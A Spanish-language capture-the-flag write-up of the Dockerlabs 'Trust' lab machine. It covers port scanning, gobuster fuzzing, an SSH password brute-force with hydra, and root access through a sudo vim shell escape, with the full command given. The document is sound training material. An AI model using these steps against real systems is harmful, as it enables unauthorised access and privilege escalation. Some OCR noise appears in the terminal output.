
Writeup de la máquina Trust de Dokerlabs

1- Encendemos la máquina Trust.

2- Vamos a escanear puertos de la IP de la máquina (172.18.0.2) con "nmap".

3- Nos muestra que tenemos los puertos 22 y 80 abiertos. Abriremos el Firefox de nuestra máquina atacante y pondremos en el navegador la IP de la máquina víctima.



4- Vemos que por el puerto 80 corre un servidor Apache. Haremos Fuzzing con "gobuster" para ver si hay algún subdominio.

```
(ropt.6./kmli)-[/home/kali]
# gobuster dir -u http://172.18.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x txt,py,php,sh


Gobuster v3.6
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.18.0.2
[+] Method: GET
[+] Method: Herman GET
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,py,php,sh
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
//secret.php (Status: 403) [Size: 275]
//server-status (Status: 403) [Size: 275]
//server-status (Status: 403) [Size: 275]
Progress: 1038215 / 1038220 (100.00%)
```

5- Agregamos el subdominio "/secret.php" seguido de la IP de la máquina víctima en Firefox.



6- Descubrimos el mensaje "Hola Mario, esta web no se puede hackear." Este mensaje nos da la pista de que Mario puede ser el usuario de la máquina, vamos a intentar hacer un ataque de fuerza bruta con "hydra" para sacar la contraseña, ya que tenemos el puerto "ssh" abierto, la IP de la máquina víctima y un posible usuario, "Mario".

7- Una vez que tenemos el usuario y la contraseña, vamos a realizar una conexión "ssh" con la máquina víctima.

mario

```
(root@kali)=[/home/kali]
# ssh mario@172.18.0.2's password:
Linux 31eea6c067b0 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun 22 13:18:12 2024 from 172.18.0.1
mario@31eea6c067b0:~$
mario@31eea6c067b0:~$ who ami
```

8- Ya estamos dentro de la máquina víctima. Por último, vamos a intentar escalar privilegios para pasar de usuario normal a root. Para ello vamos a buscar binarios con el comando "sudo -l".

```
mario@31eea6c067b0:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 31eea6c067b0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
User mario may run the following commands on 31eea6c067b0:
    (ALL) /usr/bin/vim_
```

9-Con la ruta absoluta "/usr/bin/vim" podemos escalar privilegios. Entramos en la página "GTFOBins" en nuestro navegador y escribimos el último directorio de la anterior ruta absoluta ("vim").





10- Vemos que se puede ascender a root por medio de SUDO.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
(a) sudo vim -c ':!/bin/sh'
```

11- Por último, introducimos en la terminal con conexión "ssh" los comandos de la página GTFOBins, pero cambiando el comando "vim" por la ruta absoluta que nos aparecía en "sudo -l".

```
mario@31eea6c067b0:~$ sudo /usr/bin/vim -c ':!/bin/sh'
#
```

12-Comprobamos con el comando "whoami" si ya somos root.

```
mario@31eea6c067b0:~$ sudo /usr/bin/vim -c ':!/bin/sh'

# whoami
root
```